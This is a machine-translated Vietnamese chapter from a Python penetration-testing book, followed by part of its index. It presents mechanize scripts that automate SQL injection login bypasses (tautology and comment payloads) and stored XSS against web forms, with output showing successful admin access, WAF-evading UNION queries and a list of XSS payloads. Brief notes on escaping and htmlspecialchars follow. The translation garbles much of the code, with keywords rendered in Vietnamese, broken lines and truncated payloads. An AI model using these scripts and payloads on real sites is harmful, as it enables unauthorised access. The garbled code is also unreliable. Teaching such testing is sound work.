Bạn sẽ có thể hiểu chương trình cho đến khi vòng lặp for . Pass_exp _ biến đại diện cho danh sách có chứa các cuộc tấn công mật khẩu dựa trên tautology. Các biến user1 và pass1 yêu cầu người dùng nhập trường tên người dùng và mật khẩu như được hiển thị trong biểu mẫu. Biến flag = 0 làm cho vòng lặp while tiếp tục và biến p khởi tạo là 0. Bên trong vòng lặp while , là br.select_ câu lệnh form (nr = 0) , hãy chọn dạng HTML một. Trên thực tế, mã này dựa trên giả định rằng, khi bạn chuyển đến màn hình đăng nhập, nó sẽ chứa các trường tên người dùng và mật khẩu đăng nhập ở dạng HTML đầu tiên. Câu lệnh br.form [user1] = 'admin' lưu trữ tên người dùng; thực sự, tôi đã sử dụng nó để làm cho mã đơn giản và dễ hiểu. Câu lệnh br.form [pass1] = pass_exp [p] hiển thị phần tử của danh sách pass_exp chuyển tới br.form [pass1]. Tiếp theo, phần vòng lặp for sẽ chuyển đầu ra thành định dạng chuỗi. Làm cách nào để biết mật khẩu đã được chấp nhận thành công hay chưa? Bạn đã thấy rằng, sau khi đăng nhập thành công vào trang, bạn sẽ tìm thấy tùy chọn đăng xuất hoặc đăng xuất trên trang. Tôi đã lưu trữ các kết hợp khác nhau của các tùy chọn đăng xuất và đăng xuất trong một danh sách có tên . Data1 = data.lower () câu lệnh thay đổi tất cả dữ liệu thành chữ thường. Điều này sẽ giúp bạn dễ dàng tìm thấy điều khoản đăng xuất hoặc đăng xuất trong dữ liệu. Hãy giờ, hãy xem mã:

```

cho l trong danh sách:
    để đối sánh trong re.findall (l, data1):
        cờ = 1

```

Ngũ hành của SQLI và XSS

Đoạn mã truớc đó sẽ tìm thấy bất kỳ giá trị nào của danh sách trong data1. Nếu tìm thấy một kết quả phù hợp, thì cờ trở thành 1; điều này sẽ phá vỡ vòng lặp while . Tiếp theo, cờ if == 1 tuyên bố sẽ hiển thị các lần thử thành công. Hãy xem dòng mã tiếp theo:

```
elif (p + 1 == len (pass_exp)):
    print "Tất cả khai thác trên flag"
    = 1
```

Đoạn mã truớc cho thấy nếu tất cả các giá trị của danh sách pass_exp bị vượt qua, thì vòng lặp while sẽ bị phá vỡ.

Bây giờ, hãy kiểm tra đầu ra của mã trong ảnh chụp màn hình sau:

```
root@Mohit|Raj:/Chapter 7# python sql_form6.py
Enter URL http://192.168.0.6/admin/
sql_form6.py:7: UserWarning: gzip transfer encoding
  br.set_handle_gzip(True)
<form1 POST http://192.168.0.6/admin/index.php appli
  <TextControl(username=>) <-->
  <PasswordControl(password=>) <-->
  <CheckboxControl(remember=[1])>
  <SubmitControl(sub=Login) (readonly)>
Enter the Username username <-->
Enter the Password password <-->
      Success in 2 attempts
  Successful hit --> 1" or "1"=1
root@Mohit|Raj:/Chapter 7#
```

Một cuộc tấn công đưa vào SQL

Ảnh chụp màn hình truớc hiển thị đầu ra của mã. Đây là mã rất cơ bản để xóa logic của chương trình. Bây giờ, tôi muốn bạn sửa đổi mã và tạo mã mới trong đó bạn có thể cung cấp các giá trị danh sách cho mật khẩu cũng như tên người dùng.

Chúng tôi có thể viết mã khác (sql_form7.py) cho tên người dùng chứa user_exp = ['admin "-," admin '- ',' admin" # ', "admin' #"'] và điền bất cứ thứ gì vào trường mật khẩu. Logic đằng sau danh sách này là sau chuỗi quản trị - hoặc # make comment, phần còn lại của dòng nằm trong câu lệnh SQL:

```
nhập khẩu cơ giới hóa
import re
br = mechanize.Browser ()
br.set_handle_robots (Sai)
url = raw_input ("Nhập URL")
br.set_handle_equiv (Đúng)
br.set_handle_gzip (Đúng)
br.set_handle_redirect (Đúng)
br.set_handle_referer (Đúng)
```

```

br.set_handle_robots (Sai) br.open (url)

cho biếu mẫu trong br.forms ():

    print form
form = raw_input ("Nhập tên biếu mẫu br.select_form      ")
(name = form) user_exp = ['admin' -, "admin '-",
                           'admin #' , "admin '# "]

user1 = raw_input ("Nhập tên người dùng") pass1 =
raw_input ("Nhập mật khẩu")

flag = 0
p = 0
while flag == 0:
    br.select_form (name = form) br.form
    [user1] = user_exp [p] br.form [pass1]
    = "aaaaaaaa" br.submit ()

dữ liệu = ""
cho liên kết trong br.links ():

    data = data + str (liên kết)

list = ['logout', 'logoff', 'signout', 'signoff'] data1 = data.lower
()

cho l trong danh sách:
    để đối sánh trong re.findall (l, data1):
        cờ = 1 nếu
        cờ == 1: print
            "\t Thành công trong", p + 1, "lần thử" in "Lần truy
            cập thành công ->", user_exp [p]

    elif (p + 1 == len (user_exp)): print
        "Tất cả các lần khai thác trên flag"
        = 1
    khác :
        p = p + 1

```

Trong đoạn mã trước, chúng tôi đã sử dụng một biến nữa, biếu mẫu; trong đầu ra, bạn phải chọn tên biếu mẫu. Trong mã sql_form6.py , tôi đã giả định rằng tên người dùng và mật khẩu được chứa ở dạng số 1.

Ngũ hành của SQLI và XSS

Đầu ra của mã trư ớc đó như sau:

```

root@Mohit|Raj:/Chapter 7# python sql_form7.py
Enter URL http://192.168.0.6/admin/
sql_form7.py:7: UserWarning: gzip transfer encoding
  br.set_handle_gzip(True)
<form1> POST http://192.168.0.6/admin/index.php appl
  <TextControl [username=>]
  <PasswordControl [password=>]
  <CheckboxControl (remember=[1])>
  <SubmitControl (sub=Login) (readonly)>>>
Enter the form name form1
Enter the Username username
Enter the Password password
    Success in 3 attempts
Successfull hit --> admin" #
root@Mohit|Raj:/Chapter 7#
  
```

Khai thác truy vấn tên ngư ời dùng chèn SQL

Bây giờ, chúng ta có thể hợp nhất cả mã `sql_form6.py` và `sql_form7.py` và tạo thành một mã.

Để giảm thiểu cuộc tấn công SQL injection trư ớc đó, bạn phải thiết lập một chương trình lọc để lọc chuỗi đầu vào do ngư ời dùng nhập vào. Trong PHP, `mysql_real_escape_string()` được sử dụng để lọc. Ảnh chụp màn hình sau đây cho thấy cách sử dụng chức năng này:

```

$uname = $_POST['user'];
$pass = $_POST['pass']; ← Entered by user

$uname = $_POST['user'];
$uname = mysql_real_escape_string($uname);

$pass = $_POST['pass'];
$pass = mysql_real_escape_string($pass);
  
```

Bộ lọc chèn SQL trong PHP

Cho đến nay, bạn đã có ý tưởng về cách thực hiện một cuộc tấn công SQL injection. Trong một cuộc tấn công SQL injection, chúng ta phải thực hiện rất nhiều thử theo cách thủ công, bởi vì có rất nhiều cuộc tấn công SQL injection, chẳng hạn như dựa trên thời gian, dựa trên truy vấn SQL theo thứ tự chứa, dựa trên liên minh, v.v. Mọi pentester nên biết cách tạo các truy vấn theo cách thủ công. Đối với một kiểu tấn công, bạn có thể tạo một chương trình, như hiện nay, các nhà phát triển trang web khác nhau sử dụng các phương pháp khác nhau để hiển thị dữ liệu từ cơ sở dữ liệu. Một số nhà phát triển sử dụng các biểu mẫu HTML để hiển thị dữ liệu và một số sử dụng các câu lệnh HTML đơn giản để hiển thị dữ liệu. Một công cụ Python, sqlmap, có thể làm được nhiều thử. Tuy nhiên, đôi khi, tưởng lừa ứng dụng web, chẳng hạn như bảo mật mod, có mặt; điều này không cho phép các truy vấn như liên hiệp và đặt hàng theo. Trong trường hợp này, bạn phải tạo các truy vấn theo cách thủ công, như được hiển thị ở đây:

```
/ *! UNION * / CHỌN 1,2,3,4,5,6, -
/*! 00000UNION * / SELECT 1,2, database (), 4,5,6 -
/*! UnIoN * / / /*! SElEcT * / 1,2,3,4,5,6 -
```

Bạn có thể tạo một danh sách các truy vấn thủ công. Khi các truy vấn đơn giản không hoạt động, bạn có thể kiểm tra hoạt động của trang web. Dựa trên hành vi, bạn có thể quyết định xem truy vấn có thành công hay không. Trong trường hợp này, lập trình Python rất hữu ích.

Bây giờ chúng ta hãy xem xét các bước để tạo một chương trình Python cho một trang web dựa trên tưởng lừa:

1. Lập danh sách tất cả các truy vấn thủ công.
2. Áp dụng một truy vấn đơn giản cho một trang web và quan sát phản hồi của trang web đó.
3. Sử dụng phản hồi này cho nỗ lực không thành công.
4. Áp dụng từng truy vấn được liệt kê và khớp với phản hồi theo chương trình.
5. Nếu phản hồi không khớp, hãy kiểm tra truy vấn theo cách thủ công.
6. Nếu nó xuất hiện thành công, sau đó dừng chương trình.
7. Nếu không thành công, sau đó thêm điều này như ng không thành công và tiếp tục với truy vấn được liệt kê.

Các bước trên đó chỉ được sử dụng để hiển thị xem truy vấn được tạo thủ công có thành công hay không. Chỉ có thể tìm thấy kết quả mong muốn bằng cách xem trang web.

Ngũ hành của SQLI và XSS

Tìm hiểu về tập lệnh Cross-Site

Trong phần này, chúng ta sẽ thảo luận về cuộc tấn công Cross-Site Scripting (XSS) . Các cuộc tấn công XSS khai thác các lỗ hổng trong các trang web được tạo động và điều này xảy ra khi dữ liệu đầu vào không hợp lệ được đưa vào nội dung động được gửi đến trình duyệt của người dùng để hiển thị.

Các cuộc tấn công chéo trang gồm hai loại sau:

- XSS liên tục hoặc được lưu trữ
- XSS không nhất quán hoặc được phản ánh

XSS liên tục hoặc được lưu trữ

Trong kiểu tấn công này, đầu vào của kẻ tấn công được lưu trữ trong máy chủ web. Trong một số trang web, bạn sẽ thấy các trường nhận xét và hộp thông báo nơi bạn có thể viết nhận xét của mình. Sau khi gửi bình luận, bình luận của bạn được hiển thị trên trang hiển thị. Hãy thử nghĩ về một trường hợp trong đó nhận xét của bạn trở thành một phần của trang HTML của máy chủ web; điều này có nghĩa là bạn có khả năng thay đổi trang web. Nếu không có xác thực thích hợp ở đó, thì mã độc của bạn có thể được lưu trữ trong cơ sở dữ liệu và khi nó được phản ánh trở lại trên trang web, nó sẽ tạo ra một tác dụng không mong muốn. Nó được lưu trữ vĩnh viễn trong máy chủ cơ sở dữ liệu, và đó là lý do tại sao nó được gọi là liên tục.

XSS không nhất quán hoặc được phản ánh

Trong kiểu tấn công này, đầu vào của kẻ tấn công không được lưu trữ trong máy chủ cơ sở dữ liệu. Phản hồi được trả lại dưới dạng một thông báo lỗi. Đầu vào được cung cấp cùng với URL hoặc trong trường tìm kiếm. Trong chương này, chúng ta sẽ làm việc trên XSS được lưu trữ.

Bây giờ chúng ta hãy xem mã cho cuộc tấn công XSS. Logic của mã là gửi một khai thác đến một trang web. Trong đoạn mã sau, chúng tôi sẽ tấn công một trường của biểu mẫu:

```

nhập khẩu cơ giới hóa
nhập khẩu lại
giá kệ nhập khẩu
br = mechanize.Browser()
br.set_handle_robots(False)
url = raw_input("Nhập URL")
br.set_handle_equiv(True)
br.set_handle_gzip(True)

```

```

# br.set_handle_redirect (Sai)
br.set_handle_referer (Đúng)
br.set_handle_robots (Sai)
br.open (url)
s = Regive.open ("mohit.xss", writeback = True)
cho biếu mẫu trong br.forms():
    mẫu in

att = raw_input ("Nhập truờng tấn công")
non = raw_input ("Nhập truờng bình thường")
br.select_form (nr = 0)

p = 0
cờ = 'y'
trong khi cờ == "y":
    br.open (url)
    br.select_form (nr = 0)
    br.form [non] = 'aaaaaaaa'
    br.form [att] = s ['xss'] [p]
    print s ['xss'] [p]
    br.submit ()

ch = raw_input ("Bạn có tiếp tục nhấn y không")
p = p + 1
flag = ch.lower ()

```

Mã này đã được viết cho một trang web sử dụng các truờng tên và nhận xét.


Đoạn mã nhỏ này sẽ cung cấp cho bạn ý tư ờng về cách thực hiện cuộc tấn công XSS.

Đôi khi, khi bạn gửi bình luận, trang web sẽ chuyển hướng đến trang hiển thị. Đó là lý do tại sao chúng tôi đưa ra nhận xét bằng `br.set_handle_redirect (Sai)`

tuyên bố. Trong mã, chúng tôi đã lưu trữ mã khai thác trong tệp giá đỡ `mohit.xss`. Câu lệnh cho biếu mẫu trong `br.forms()`: sẽ in biếu mẫu. Bằng cách xem biếu mẫu, bạn có thể chọn truờng biếu mẫu để tấn công. Đặt biến `flag = 'y'` làm cho vòng lặp while thực thi ít nhất một lần. Điều thú vị là, khi chúng tôi sử dụng câu lệnh `br.open (url)`, nó sẽ mở URL của trang web bất cứ lúc nào bởi vì, trong trang web giả của tôi, tôi đã sử dụng chuyển hướng; điều này có nghĩa là sau khi gửi biếu mẫu, nó sẽ chuyển hướng đến trang hiển thị, nơi hiển thị các nhận xét cũ. Câu lệnh `br.form [non] = 'aaaaaaaa'` chỉ diễn vào chuỗi `aaaaaa` trong dữ liệu đầu vào. Câu lệnh `br.form [att] = s ['xss'] [p]` cho thấy rằng truờng được chọn sẽ được lặp đi lặp lại bởi chuỗi khai thác XSS. Câu lệnh `ch = raw_input ("Bạn có tiếp tục nhấn y không")` yêu cầu người dùng nhập dữ liệu vào cho lần khai thác tiếp theo. Nếu người dùng nhập `y` hoặc `Y`, `ch.lower ()` sẽ biến nó thành `y`, giữ cho vòng lặp while tồn tại.

Ngũ hành của SQLI và XSS

Bây giờ, đã đến lúc cho đầu ra. Ảnh chụp màn hình sau đây cho thấy trang Chỉ mục của 192.168.0.5:



Trang chỉ mục của trang web

Bây giờ là lúc để xem đầu ra mã:

```
root@Mohit|Raj:/Chapter 7# python xss.py
Enter URL http://192.168.0.5/
xss.py:8: UserWarning: gzip transfer encoding is
    br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php applic
    <TextControl(name=)⟩ ↵
    <TextareaControl(comment=)⟩ ↵
    <SubmitControl(submit=Submit) (readonly)>>
Enter the attack field comment
Enter the normal field name
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y ↵
<script>alert(1)</script>
Do you continue press y y ↵ The quieter you become, the
<script>alert(/KCF/)</script>
Do you continue press y y ↵
<a onmouseover=(alert(1))>KCF</a>
Do you continue press y ↵
```

Đầu ra của mã

Chương 7

Bạn có thể thấy đầu ra của mã trong ảnh chụp màn hình trư ờng. Khi tôi nhấn phím y , mã sẽ gửi khai thác XSS.

Bây giờ chúng ta hãy nhìn vào đầu ra của trang web:

Name	Comment
aaaaaaa	<SCRIPT>+alert("KCF")</SCRIPT>
aaaaaaa	<script>alert(1)</script>
aaaaaaa	<script>alert(/KCF/)</script>
aaaaaaa	KCF

New Comment [Click here](#)

Đầu ra của trang web

Bạn có thể thấy rằng mã đang gửi thành công đầu ra đến trang web. Tuy nhiên, trư ờng này không bị ảnh hưởng bởi cuộc tấn công XSS vì mã hóa an toàn trong PHP. Ở cuối chương, bạn sẽ thấy mã hóa an toàn của trư ờng Nhận xét . Bây giờ, hãy chạy mã và kiểm tra trư ờng tên.



Tấn công thành công vào trư ờng tên

Ngũ hành của SQLI và XSS

Bây giờ, hãy xem mã của `xss_data_handler.py`, từ đó bạn có thể cập nhật `mohit.xss`:

```

nhập giá đỡ def
create (): print
    "Chỉ dành cho một khoá" s = Regive.open
    ("mohit.xss", writeback = True) s ['xss'] = []

def update (): s
    = Regive.open ("mohit.xss", writeback = True) val1 = int
    (raw_input ("Nhập số lượng giá trị"))

    cho x trong dài ô (val1):
        val = raw_input ("\n Nhập giá trị \ t") (s ['xss']).
        append (val) s.sync () s.close ()

def truy xuất ():
    r = Regive.open ("mohit.xss", writeback = True) cho khóa
    trong r:
        print "*" * 20
        phím in print r
        [key] print
        "Total Number", len (r ['xss']) r.close ()

trong khi (Đúng):
    print "Nhấn"
    print "C để Tạo, \ t U để Cập nhật, \ t R để truy xuất" print "E để thoát" print
    "*" * 40 c = raw_input ("Enter \ t") if (c == 'C' hoặc c == 'c'): create ()

    elif (c == 'U' hoặc c == 'u'):
        update ()

    elif (c == 'R' hoặc c == 'r'): lấy ()

    elif (c == 'E' hoặc c == 'e'):
        exit ()
    khác:
        in "\ t Nhập sai"

```

Tôi hy vọng rằng bạn đã quen thuộc với mã trù ớc. Nay giờ, hãy nhìn vào đầu ra của mã trù ớc:

```
G:\Project_Snake\Chapter_7\programs>python xss_data_handler.py
Press
    C for Create,           U for Update,   R for retrieve
    E for exit
*****
Enter r
*****
xss
[ '<SCRIPT>+alert("KCF")</SCRIPT>', '<script>alert(1)</script>', '<sc
KCF/></script>', '<a onmouseover=<alert(1)>>KCF</a>', '<p/onmouseove
:alert(1); >KCF</p>', '<article xmlns="><img src=x onerror=alert(1)">
', '<svg><style>&ltimg src=x onerror=alert(1)&gt;</svg>', '"onmouseov
a=""', '"+alert(1)&&null==""', '"\><script>1<\\</script>", '"\><body
\>', '><script>1<\\</script>', '><body onload="1">', '', '<meta http-equiv="refresh" content="0;javasc&colo
>', '<scr/**/ipt>alert(1)</sc/**/ipt>', '#<script>alert(1)</script>',
=alert(1);', 'alert(1)", '
/src/onerror=alert(1)>\', '\%3Cimg%20name%3DgetElementsByTagName%20sr
>prompt<-[]></script>', '<scr/**/ipt>alert(1)</sc/**/ipt>', '#<script
cript>', 'onmouseover=alert(1);', 'alert(1)", "eval('\\\\141\\\\154\\\\145\\\\
\\61\\\\51')"]'
Total Number 20
Press
    C for Create,           U for Update,   R for retrieve
    E for exit
*****
Enter
```

Đầu ra của xss_data_handler.py

Ảnh chụp màn hình trù ớc hiển thị nội dung của tệp mohit.xss ; tệp xss.py đư ớc giới hạn trong hai trù ờng. Tuy nhiên, bây giờ chúng ta hãy xem mã không giới hạn ở hai trù ờng.

Tệp xss_list.py như sau:

```
nhập cờ giới hóa nhập
khẩu giá đỡ br =
mechanize.Browser ()

br.set_handle_robots (Sai) url = raw_input
("Nhập URL") br.set_handle_equiv (Đúng)
br.set_handle_gzip (Đúng) #
br.set_handle_redirect (Sai)
br.set_handle_referer (Đúng )
br.set_handle_robots (Sai) br.open (url) s
= Regive.open ("mohit.xss", writeback =
True) cho biều mẫu trong br.forms ():
```

mẫu in

Ngũ hành của SQLI và XSS

```

list_a = []
list_n = []
field = int (raw_input ('Nhập số truờng "không chỉ đọc"')) cho tôi trong xrange (0, truờng):

na = raw_input ('Nhập tên truờng, "không chỉ đọc"') ch = raw_input ("Bạn
có tấn công vào truờng này không? nhấn Y") if (ch == "Y" hoặc ch == "y"):
list_a.append (na)

khác :
list_n.append (na)

br.select_form (nr = 0)

p =
Ø flag = 'y'
while flag == "y":
    br.open (url)
    br.select_form (nr = 0) for
    i in xrange (0, len (list_a)): att = list_a
        [i] br.form [att] = s ['xss'] [p] for i
        in xrange (0, len (list_n)): non = list_n
            [i] br.form [non] = 'aaaaaaaa'

print s ['xss'] [p]
br.submit () ch =
raw_input ("Bạn có tiếp tục nhấn y không") p = p + 1 flag
= ch.lower ()

```

Đoạn mã đứng trước có khả năng tấn công nhiều truờng hoặc một truờng duy nhất. Trong đoạn mã này, chúng tôi sử dụng hai danh sách: list_a và list_n. Danh sách list_a chứa (các) tên truờng mà bạn muốn gửi khai thác XSS và list_n chứa (các) tên truờng mà bạn không muốn gửi khai thác XSS.

Bây giờ, chúng ta hãy nhìn vào chương trình. Nếu bạn hiểu chương trình xss.py , bạn sẽ nhận thấy rằng chúng tôi đã thực hiện một sửa đổi đối với xss.py để tạo xss_list.py:

```

list_a = []
list_n = []
field = int (raw_input ('Nhập số truờng "không chỉ đọc"')) cho tôi trong xrange (0, truờng):

na = raw_input ('Nhập tên truờng, "không chỉ đọc"')

```

```

ch = raw_input ("Bạn có tấn công vào trờng này không? nhấn Y")
if (ch == "Y" hoặc ch == "y"):
    list_a.append (na)
khác :
    list_n.append (na)

```

Tôi đã giải thích tầm quan trọng của list_a [] và list_n []. Biến trờng yêu cầu người dùng nhập tổng số trờng biểu mẫu trong biểu mẫu không phải là chỉ đọc. Câu lệnh for i in xrange (0, field): xác định rằng vòng lặp for sẽ chạy tổng số lần trờng biểu mẫu. Biến na yêu cầu người dùng nhập tên trờng, và biến ch yêu cầu người dùng, Bạn có tấn công vào trờng này không. Điều này có nghĩa là, nếu bạn nhấn y hoặc Y, trờng đã nhập sẽ chuyển đến list_a; nếu không, nó sẽ chuyển đến list_n:


```

for i in xrange (0, len (list_a)):
    att = list_a [i]
    br.form [att] = s ['xss'] [p]
for i in xrange (0, len (list_n)):
    non = list_n [i]
    br.form [non] = 'aaaaaaaa'

```

Đoạn mã trù ớc rất dễ hiểu. Hai vòng lặp for cho hai danh sách chạy đến độ dài của danh sách và điền vào các trờng biểu mẫu.

Đầu ra của mã như sau:



```

root@Mohit|Raj:/Chapter 7# python XSS_LIST.py
Enter URL http://192.168.0.5/
XSS_LIST.py:7: UserWarning: gzip transfer encoding not supported
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php applic
  <TextControl(name=) >
  <TextareaControl(comment=) >
  <SubmitControl(submit=Submit) (readonly)>>
Enter the number of field "not readonly" 2 ←
Enter the field name, "not readonly" name ←
Do you attack on this field? press Y n ←
Enter the field name, "not readonly" comment ←
Do you attack on this field? press Y n ←
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y
<script>alert(1)</script>
Do you continue press y n

```

Điền vào biểu mẫu để kiểm tra list_n

Ngũ hành của SQLI và XSS

Ảnh chụp màn hình truớc đó cho thấy rằng số lượng truờng biểu mẫu là hai. Người dùng đã nhập tên của các truờng biểu mẫu và biến chúng thành các truờng không có. Điều này chỉ đơn giản là kiểm tra hoạt động của mã.

```
root@Mohit|Raj:/Chapter 7# python xss_list.py
Enter URL http://192.168.0.5/
xss_list.py:7: UserWarning: gzip transfer encoding detected
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php applicat
  <TextControl(name=>)
  <TextareaControl(comment=>)
  <SubmitControl(submit=Submit) (readonly)>>
Enter the number of field "not readonly" 2 ←
Enter the field name, "not readonly" name ←
Do you attack on this field? press Y y ←
Enter the field name, "not readonly" comment ←
Do you attack on this field? press Y y ←
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y ←
<script>alert(1)</script>
Do you continue press y n ←
```

Điền vào biểu mẫu để kiểm tra list_a list

Ảnh chụp màn hình truớc đó cho thấy rằng người dùng đã nhập truờng biểu mẫu và làm cho nó các lĩnh vực tấn công.

Bây giờ, hãy kiểm tra phản hồi của trang web, như sau:

Name	Comment
aaaaaaa	aaaaaaaa
aaaaaaa	aaaaaaaa
	<SCRIPT>+alert("KCF")</SCRIPT>
	<script>alert(1)</script>

New Comment [Click here](#)

Các truờng biểu mẫu đã được điền thành công

Ảnh chụp màn hình trước đó cho thấy rằng mã đang hoạt động tốt; hai hàng đầu tiên đã được lấp đầy bằng chuỗi aaaaaaa thông thường. Hàng thứ ba và thứ tư đã bị lấp đầy bởi các cuộc tấn công XSS. Cho đến nay, bạn đã học được cách tự động hóa cuộc tấn công XSS. Bằng cách xác nhận và lọc thích hợp, các nhà phát triển web có thể bảo vệ các trang web của họ. Trong hàm PHP, chuỗi htmlspecialchars () có thể bảo vệ trang web của bạn khỏi cuộc tấn công XSS. Trong hình trước, bạn có thể thấy rằng tr่อง nhận xét không bị ảnh hưởng bởi một cuộc tấn công XSS. Ảnh chụp màn hình sau đây cho thấy phần mã hóa của tr่อง nhận xét :

```
while($row = mysql_fetch_array($result)){
    //Display the results in different cells
    echo "<tr><td>" . $row['name'] . "</td><td>" . htmlspecialchars($row
    ['comment']) . "</td></tr>";
}
//Table closing tag
echo "</table>";
```

Hình thẻ hiện hàm htmlspecialchars ()

Khi bạn thấy nguồn xem của trang hiển thị, có vẻ như & lt; script & gt; alert (1) & lt; / script & gt; ký tự đặc biệt < được chuyển thành & lt và > được chuyển thành & gt. Chuyển đổi này được gọi là mã hóa HTML.

Tóm lược

Trong chương này, bạn đã học về hai kiểu tấn công web chính: SQL injection và XSS. Trong SQL injection, bạn đã học cách tìm trang đăng nhập quản trị bằng tập lệnh Python. Có rất nhiều truy vấn khác nhau cho SQL injection và trong chương này, bạn đã học cách bẻ khóa tên người dùng và mật khẩu dựa trên tautology. Trong một cuộc tấn công khác của SQLI, bạn đã học cách đưa ra nhận xét sau tên người dùng hợp lệ. Trong XSS tiếp theo, bạn đã thấy cách áp dụng khai thác XSS cho tr่อง biểu mẫu. Trong tệp mohit.xss , bạn đã thấy cách thêm các khai thác khác.

Machine Translated by Google

Mục lục

Thông số kỹ

thuật của Symbol 802.11

 802.11 86 802.11.a

 86 802.11.b 86

 802.11g 86

 802.11n 86

MỘT

Điểm truy cập (AP) 85

Quét cờ ACK 82 đánh hơi

tích cực 58 Giao thúc

phân giải địa chỉ. Xem trang bảng điều

khiển quản trị ARP URL 137 máy khách AP ,
phát hiện 95, 96 cách tiếp cận Apache

107, dồn nén hộp đèn áp dụng 8 hộp xám dồn

nén 9 hộp tráng dồn nén 9 ARP khoảng 70

ARP cache 71, 72 ARP trả lời 71 Yêu cầu ARP

71 Giả mạo ARP khoảng 70 triển khai, với

Python 71

ASP.NET 108

B

lấy biểu ngữ, trang web 114-116

Nhận dạng nhóm dịch vụ cơ bản (BSSID) 85

BeautifulSoup

 URL 114

đư ợc sử dụng, để thu thập thông tin trang web
từ hộp đèn SmartWhois 109-113

dồn nén 8 mù SQL injection 137

C

Công cụ Cain & Abel 57

Công tắc bảng

 CAM , sử dụng 98, 99

Kênh số 85 máy khách,

phát hiện AP 95, 96

 tham số phía máy

khách, bằng cách Python giả mạo hiệu

 ứng giả mạo thông số phía máy khách

120-125 , trên doanh nghiệp 125, xác

 thực phía máy khách 126, phư ơng

pháp ồ cắm máy khách 120 khoảng 12

socket.connect (địa chỉ) 12 Bộ nhớ

 định địa chỉ nội dung (CAM) 98 Tập

 lệnh chéo trang. Xem phần tạo gói

 tùy chỉnh XSS đư ợc sử dụng để kiểm tra hệ

 thống bảo mật 75

D

DDoS
khoảng 127
nhiều IP, sử dụng với nhiều cổng
130-132 IP đơn, sử dụng với
nhiều cổng 129, 130 IP đơn, sử dụng
với địa chỉ cổng đơn 127, 128

tấn công deauthentication (deauth) 96, 97 del
() hàm 54
Từ chối dịch vụ (DoS) khoảng
8, 127 phát hiện 132-134
nhiều IP, sử dụng với
nhiều cổng 130-132 IP đơn, sử dụng
với nhiều cổng 129, 130 IP
đơn, sử dụng với cổng đơn 127, 128

kiểm tra phá hủy 8 Từ
chối dịch vụ phân tán. Xem DDoS

F

FIN quét 80
trang web dựa trên tư ờng lửa
Chương trình Python, tạo máy chủ
web in 147 foot 103 ký tự định dạng
60-70 tên miền đủ điều kiện (FQDN)
23

G

các phu ứng pháp socket
chung socket.recv (bufsize)
12 socket.recvfrom (bufsize) 12
socket.recvfrom_into (đêm) 12
socket.recv_into (đêm) 12
socket.sendall (dữ liệu) 13
socket.send (byte) 12 socket.sendto
(dữ liệu, địa chỉ) 13 GET method
120, 126 hộp xám dồn nén 9

H

hacker 5
quét nửa mở (quét ẩn) khoảng 76-
79 bù ớc 76

Hping 76
Kiểm tra tiêu
đè HTTP 107-109

..

ICMP ECHO Reply 30 ICMP
ECHO Request 30 IIS 6.0 108
thu thập thông tin về tiêu
đè HTTP 104-107, kiểm tra
107-109 tiêm đư ợc sử dụng,
để kiểm tra hệ thống bảo mật 75 Máy
quét IP Hệ thống phát hiện xâm nhập
(IDS) 80

tạo 37-43

L

kiểm tra hệ
thông trực tiếp , trong mạng 30
Máy quét IP, tạo ra 37
lần quét ping 30

M

MAC lũ tấn công khoảng
98
MAC lũ logic 100, cơ khí hóa
101 , trình duyệt Python 123
Kiểm soát truy cập phu ứng tiệm (MAC) 86
Dữ liệu giả mạo tiệm ích bổ sung của Mozilla
URL 126
hàm mysql_real_escape_string () 146

N

ngắt kết nối mạng 75, 76
Lớp mạng hoặc IP 63

trình kiểm tra
mạng khoảng 58
ký tự định dạng 60 triển
khai, với Python 58-60 ô cắm mạng 10,
11 kiểm tra không phá hủy 8 không tồn
tại (đư ợc phản ánh) XSS 148-157

O

đặt hàng theo truy vấn 147
Vân tay hệ điều hành 114

P

gói crafting 70 đánh
hơi thu động 58 bộ
kiểm tra thâm nhập 5
pentester về 5 phảm
chất 7 cách tiếp cận
dồn nén 8 thành phần,
để đư ợc kiểm tra 7
kiểm tra phá hủy 8
cần kiểm tra 6 không phá hủy 8
công cụ điều kiện tiên quyết
10 phạm vi 6 phạm vi, xác định
8 XSS liên tục (đư ợc lưu trữ)

148

PF_PACKET 62

Lớp vật lý 62 ping
lệnh 30 ping chết 83,
84 ping quét 30-33 công
quét khoảng 44-46 tạo
47-56

